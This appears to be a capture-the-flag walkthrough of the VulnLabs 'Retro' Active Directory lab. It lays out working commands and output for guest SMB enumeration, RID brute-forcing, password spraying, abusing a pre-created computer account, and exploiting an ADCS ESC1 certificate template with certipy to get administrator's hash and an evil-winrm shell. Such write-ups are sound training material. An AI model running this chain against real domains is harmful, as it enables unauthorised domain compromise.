Retro

VulnLabs Walkthrough





Table of Contents

Nmap scan




```
Host is up (0.18s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-25 18:49:54Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-
Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.retro.vl
| Issuer: commonName=retro-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-12-25T18:35:33
| Not valid after:  2025-12-25T18:35:33
| MD5:   c2c5:a571:c9a2:732e:0fb2:e47b:20df:c0bc
|_SHA-1: 4fae:9bec:26b1:13f1:0f03:2c99:5b2d:3c3f:9b2f:c1de
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-
Name)
```


- Here we can see that this is an active directory environment.

Enumeration


- Let's try enumerating shares with the guest account and an empty password.
    - crackmapexec smb retro.vl -u 'guest' -p '' --shares



- Here we can see that we have read permissions on the IPC$ share and the Trainees share.
- In the Trainees share, we find a file called 'Important.txt.' Here is what it says:



- Running the --rid-brute flag with crackmapexec we find a list of users.
    - crackmapexec smb retro.vl -u 'guest' -p '' --rid-brute



- I took these users and added them to a text file.
- I then tested to see if any of the users had the same password as their username.
    - crackmapexec smb retro.vl -u ‘users.txt’ -p ‘users.txt’

```
┌──(kali㉿kali)-[~/labs/vulnlab/Retro]
└─$ crackmapexec smb retro.vl -u 'users.txt' -p 'users.txt'
SMB         retro           445    DC              [*] Windows Server 2022 Build 20348 x64 (name:DC) (
tro.vl) (signing:True) (SMBv1:False)
SMB         retro           445    DC              [+] retro.vl\trainee:trainee
```

- We can see that the user trainee has the password trainee.
- Let's use this username and password to see if we have more access to other shares.
    - crackmapexec smb retro.vl -u 'trainee' -p 'trainee' –shares

```
┌──(kali㉿kali)-[~/labs/vulnlab/Retro]
└─$ crackmapexec smb retro.vl -u 'trainee' -p 'trainee' --shares
SMB         retro           445    DC              [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:re
tro.vl) (signing:True) (SMBv1:False)
SMB         retro           445    DC              [+] retro.vl\trainee:trainee
SMB         retro           445    DC              [+] Enumerated shares
SMB         retro           445    DC              Share           Permissions     Remark
SMB         retro           445    DC              -----           -----------     ------
SMB         retro           445    DC              ADMIN$                          Remote Admin
SMB         retro           445    DC              C$                              Default share
SMB         retro           445    DC              IPC$            READ            Remote IPC
SMB         retro           445    DC              NETLOGON        READ            Logon server share
SMB         retro           445    DC              Notes           READ
SMB         retro           445    DC              SYSVOL          READ            Logon server share
SMB         retro           445    DC              Trainees        READ
```

- We now have read access to the NETLOGON, Notes, and SYSVOL share.
- In the Notes share, we find a file called ‘ToDo.txt.’ Here is what it says:


```
┌──(kali㉿kali)-[~/labs/vulnlab/Retro/kerbrute]
└─$ cat ToDo.txt
Thomas,

after convincing the finance department to get rid of their ancienct banking software
it is finally time to clean up the mess they made. We should start with the pre created
computer account. That one is older than me.

Best

James
```

Pre-created computer accounts

- I googled pre-created computer account exploits. Here is an article I found that explains what pre-created computer accounts are and how they can be exploited.

Services is that when you pre-create computer accounts with the **Assign this computer account as a pre-Windows 2000 computer** checkmark, the password for the computer account becomes the same as the computer account in lowercase. For instance, the computer account *DavesLaptop$* would have the password **daveslaptop**. This useful piece of information can also

- This article says that pre-created computer accounts have a password that is the same as the name of the computer account, but in all lower-case letters.
- Recall that when we ran the --rid-brute flag we found the machine account: BANKING$
- I wanted to see if the BANKING machine account has the password 'banking' while also seeing if we can access any more shares.



- We see that this is a valid username and password, however these credentials don't give us any more share access.
- As I continued to read the article, it says that you cannot use a pre-created computer account until the password has been changed.

Changing the Password

Great, we now know the password for an account that we can use to exploit the certificate template flaw identified earlier, but you cannot use this computer account before the password has been changed. And get this: you cannot change the password over SMB (based on my research). This is due to the fact that you need to authenticate to the IPC$ share, and our identified computer account cannot be a pre-created computer account that has not had its password changed.

Changing pre-created computer account password

- We can use changepasswd.py to change the password for the BANKING computer account.
    - python3 changepasswd.py retro.vl/BANKING$:banking@10.10.111.51 -altuser trainee -altpass trainee -newpass Password123

```
┌──(kali㉿kali)-[~/…/vulnlab/Retro/impacket/examples]
└─$ python3 changepasswd.py retro.vl/BANKING$:banking@10.10.90.194 -altuser trainee -altpass trainee -newpas
s Password123
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[!] Attempting to *change* the password of retro.vl/BANKING$ as retro.vl/trainee. You may want to use '-rese
t' to *reset* the password of the target.
[*] Changing the password of retro.vl\BANKING$
[*] Connecting to DCE/RPC as retro.vl\trainee
[*] Password was changed successfully.
```

- Here we can see that the password for the BANKING machine account has been changed.
- I attempted to view shares by authenticating as BANKING with the new password, but for some reason I still couldn't view any more shares.
- I continued doing more enumeration regarding active directory certificate services.

```
┌──(kali㉿kali)-[~/…/vulnlab/Retro/impacket/examples]
└─$ crackmapexec ldap retro.vl -u 'BANKING$' -p 'Password123' -M ADCS
SMB         retro           445    DC              [*] Windows Server 2022 Build 20348 x64 (name:DC) (
e) (SMBv1:False)
LDAP        retro           389    DC              [+] retro.vl\BANKING$:Password123
ADCS                                               Found PKI Enrollment Server: DC.retro.vl
ADCS                                               Found CN: retro-DC-CA
```

- Here we can see the certificate name: retro-DC-CA.
- We can use certipy to further enumerate ADCS.
    - certipy find -u 'BANKING$'@retro.vl -p Password123 -dc-ip 10.10.111.51

```
└─$ certipy find -u 'BANKING$'@retro.vl -p Password123 -dc-ip 10.10.73.225
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'retro-DC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'retro-DC-CA' via CSRA: CASessionError: code: 0x80070005 - E_
eneral access denied error.
[*] Trying to get CA configuration for 'retro-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'retro-DC-CA'
[*] Saved BloodHound data to '20250215160116_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250215160116_Certipy.txt'
[*] Saved JSON output to '20250215160116_Certipy.json'
```

```
Certificate Templates
  0
    Template Name                       : RetroClients
    Display Name                        : Retro Clients
    Certificate Authorities             : retro-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 4096
    Permissions
      Enrollment Permissions
        Enrollment Rights               : RETRO.VL\Domain Admins
                                          RETRO.VL\Domain Computers
                                          RETRO.VL\Enterprise Admins
      Object Control Permissions
        Owner                           : RETRO.VL\Administrator
        Write Owner Principals          : RETRO.VL\Domain Admins
                                          RETRO.VL\Enterprise Admins
                                          RETRO.VL\Administrator
        Write Dacl Principals           : RETRO.VL\Domain Admins
                                          RETRO.VL\Enterprise Admins
                                          RETRO.VL\Administrator
        Write Property Principals       : RETRO.VL\Domain Admins
                                          RETRO.VL\Enterprise Admins
                                          RETRO.VL\Administrator
    [!] Vulnerabilities
      ESC1                              : 'RETRO.VL\\Domain Computers' can enroll, enrollee supplies subject
and template allows client authentication
  1
```

- Here we can see the certificate template, RetroClients is vulnerable to ESC1.
- This article explains the ESC1 vulnerability. Essentially, this vulnerability allows a user to request certificates for any user, including high privileged users.


Exploiting ESC1

- Here we are requesting the administrator certificate.
    - certipy req -username 'BANKING$'@retro.vl -password 'Password123' -c 'retro-DC-CA' -target 'dc.retro.vl' -template 'RetroClients' -upn administrator@retro.vl -dns 'dc.retro.vl' -key-size 4096 -debug

- The administrator certificate was saved to ‘administrator_dc.pfx’


Root

- Using this certificate, we can obtain the administrator NTLM hash.
    - certipy auth -pfx administrator_dc.pfx -domain retro.vl -username administrator -dc-ip 10.10.111.51



- Using this hash, we can obtain a shell with Evil-WinRm as the administrator user.
    - evil-winrm -I retro.vl -u ‘administrator’ -H ‘hash’

- We find the root flag in the Desktop directory.



Remediation

- Require users to have complex and unique passwords.